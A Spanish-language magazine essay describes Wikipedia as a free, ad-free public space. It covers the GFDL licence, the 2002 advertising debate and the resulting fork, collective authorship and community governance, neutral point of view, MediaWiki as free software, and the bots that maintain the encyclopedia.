La Wikipedia no tiene dueño y no admite publicidad, dos armas que le han permitido resistir en la ocupación de un espacio verdaderamente público. Decir que Wikipedia no tiene dueño no es formalmente cierto, aunque (a la inversa de lo que suele suceder) sí lo es materialmente. La sociedad mercantil Bomis Inc. es la propietaria legal del dominio wikipedia administrado por la Wikimedia Foundation, pero poco importa, porque (como garantiza la licencia GFDL para ella y para todas las obras derivadas) cualquiera puede venderla, reutilizarla, copiarla, modificarla... La wikipedia es de todos y de nadie. Y eso, en el lenguaje del mercado, se traduce en un mensaje incómodo: nadie puede ni podrá poseerla en exclusiva. Un mensaje incómodo pero no definitivo: muchas son las estrategias empresariales desarrolladas para colonizar los espacios físicos y virtuales, especialmente si se trata de una plaza tan transitada como esta. La estrategia más evidente y directa es, naturalmente, la publicidad. En el año 2002 Bomis Inc. propuso a la comunidad la inclusión de banners publicitarios para financiar, entre otras cosas, la compra de servidores. Google había puesto sobre la mesa la oferta más tentadora: incluir sus Adsense, discretas barras publicitarias en el margen derecho de los artículos con enlaces a productos relacionados. Tras una larga deliberación, la comunidad de wikipedistas tomó una decisión firme: Wikipedia no admite publicidad. Esa firmeza, sin embargo, y a diferencia de lo que sucede con la GFDL no es irrevocable, lo que le costó a la Wikipedia en español un fork de cuyas consecuencias todavía no se ha recuperado: La Enciclopedia Universal Libre en Español [4]. Lo cierto es que el crecimiento exponencial del proyecto Wikipedia plantea serios problemas de financiación, basada exclusivamente en donaciones. De momento, la comunidad resiste a las presiones publicitarias y se enfrenta a otras formas más subliminales de colonización empresarial: la adición de enlaces externos a empresas y la creación de páginas de autopromoción, uno de los efectos in-

deseados del rasgo más cuestionado del proyecto: la libre edición.

La colectivización de la autoría

Como dice Houllebecq "Hace cinco siglos que la idea del yo domina el mundo; ya es hora de tomar otro camino". Ese otro camino se recorre hoy en la Wikipedia, donde el autor recupera su sentido original, volviendo a ser aquel que hace crecer una obra, aumentando sus contenidos o mejorando su calidad. Los wikipedistas no suelen inscribirse con su nombre real, y aunque su huella siempre queda en el historial de los artículos, son tantos sus autores y serán tantos más en un futuro, que lo que importa vuelve a ser, más que nunca, la obra.

El proyecto Wikipedia no sólo ha desafiado la individualidad de la autoría (un autor = una obra), sino también el estatus del especialista, del autor profesional. Todas las wikipedias pueden ser modificadas por cualquiera, independientemente de su currículum. Y es que ser experto o estar informado no implica ser un profesional de aquello de lo que uno sabe. Prodigios menores de edad, profesores de instituto que decidieron renunciar a la carrera investigadora y, en general, amantes de muchos saberes que no son pagados por amarlos (o que sí lo son) escriben la Wikipedia. La apuesta por ellos conlleva una contrapartida inevitable: el llamado vandalismo que los mismos autores del proyecto se encargan de revertir. Para ello existen los listados de cambios recientes y las listas de seguimiento de cada usuario. Por eso, y a pesar de las acusaciones de sus críticos, puede decirse que la Wikipedia tiene el sistema de control con más ojos jamás concebido.

Wikipedia no tiene un editor jefe ni ningún mecanismo centralizado que controle su progreso, lo que la ha convertido en un laboratorio de ensayo de nuevas formas de gobierno colectivo del espacio público. Existen los llamados bibliotecarios, que votados por la comunidad, tienen ciertas potestades especiales: fundamentalmente, proteger y borrar artículos y bloquear a usuarios. Pero todos los wikipedistas comparten el mayor de los poderes: la capacidad de crear y editar artículos. Las páginas de discusión, tanto de los artículos como de los usuarios, las encuestas o las votaciones son el espacio destinado a la a resolver las diferencias entre autores.

Lo más interesante para el desarrollo de la autoría colectiva son las estrategias adoptadas por la comunidad para coordinar sus frutos. Con este propósito, y a lo largo de su gestación, los autores de la Wikipedia han ido pactando políticas, tanto de edición como de contenidos que orientan la



La Wikipedia está llena de bots (robots virtuales) que limpian, saludan, vigilan y corrigen permanentemente la gran enciclopedia. [fuente: Wikimedia Commons, licencia GFDL]

EL UNIVERSO DE LA WIKIPEDIA (SOSTENIDO EN MÁS DE 350 SERVIDORES) ESTÁ POBLADO POR MILES DE ACTIVISTAS DEL CONOCIMIENTO LIBRE, SUS ROBOTS VIRTUALES, Y MILLONES DE VISITANTES CADA DÍA

"línea editorial" de la Enciclopedia. Lo que Wikipedia no es y El Punto de vista neutral (PVN) constituyen los dos principios básicos que regulan los contenidos de la enciclopedia libre. Wikipedia "no es un foro de discusión, un diccionario, una guía de uso, propaganda o abogacía, ensayos personales, o una mera colección de enlaces. Los artículos de Wikipedia son artículos de una enciclopedia." El PVN establece que "la enciclopedia debe contener hechos y que sus artículos deben ser escritos sin sesgos, presentando adecuadamente todos los puntos de vista existentes sobre tales hechos." Wikipedia tampoco es, por tanto, la exposición de lo que la mayoría cree que es la realidad, como proclaman muchos de sus detractores.

Hacktivistas de la wikipedia: conocimiento libre sobre software libre

Nada de todo lo que venimos contando sería posible sin una infraestructura libre. Mediawiki es la plataforma que gestiona toda la Wikipedia y sus proyectos hermanos y se ha convertido en la herramienta de autoría colectiva más sofisticada y eficaz del ciberespacio. Y Mediawiki es software libre, no podía ser de otro modo. Son innumerables los portales y los proyectos sociales (como el hackmeeting) que hacen uso de Mediawiki para coordinar sus actividades o para seguir creando conocimiento colectivo. Si nos asomamos a Wikindex [5] podemos explorar algunos de los miles de portales sobre Mediawiki que, publicando bajo licencias libres de distinto alcance, proliferan en la web. Además, Mediawiki constituye el mayor ejemplo de colaboración entre desarrolladoras y usuarias de una plataforma informática: cientos de programadores (a su vez usuarios y autores de la Wikipedia) modifican y mejoran la herramienta integrando sugerencias de las autoras/usuarias, innovando a través de los usos imprevisibles de sus varias funcionalidades.

Pero esto no es todo. La ingente cantidad de tráfico de la Wikipedia exige automatizar gran cantidad de procesos. Para ello una pequeño ejército de robots virtuales (también llamados bots) ha sido programado para realizar estas tareas. Los bots exploran constantemente la wikipedia en busca de faltas ortográficas que corregir, creando enlaces entre artículos, cambiando y corrigiendo formatos y estilos, localizando vandalismos, contabilizando modificaciones y artículos para crear estadísiticas, saludando a los nuevos wikipedistas... Muchos de estos bots han sido creados por usuarias de la wikipedia sin conocimientos previos de programación, ayudados por el código fuente de los bots libres y modificando sus funciones.

El universo de la wikipedia (sostenido en más de 350 servidores) está poblado por miles de activistas del conocimiento libre, sus robots virtuales, y millones de visitantes cada día. Mientras los guardianes de la propiedad intelectual acechan en todas las esquinas, Wikipedia continúa creciendo y transformándose indiferente. Porque su infraestructura técnica, su licencia y sus autores lo permiten. Nada más y nada menos que una enciclopedia, ese archivo de polvo en las estanterías de todas las casas, se encuentra entre las diez páginas más visitadas de la Red y uno de los experimentos de colaboración participativa más grandes de la historia.

Evhack (evhack.info@gmail.com)

Enlaces

[1] http://wikipedia.org/
[2] http://wikimedia.org
[3] http://stats.wikimedia.org/EN/TablesWikipediansEditsGt5.htm
[4] http://enciclopedia.us.es
[5] http://wikiindex.org/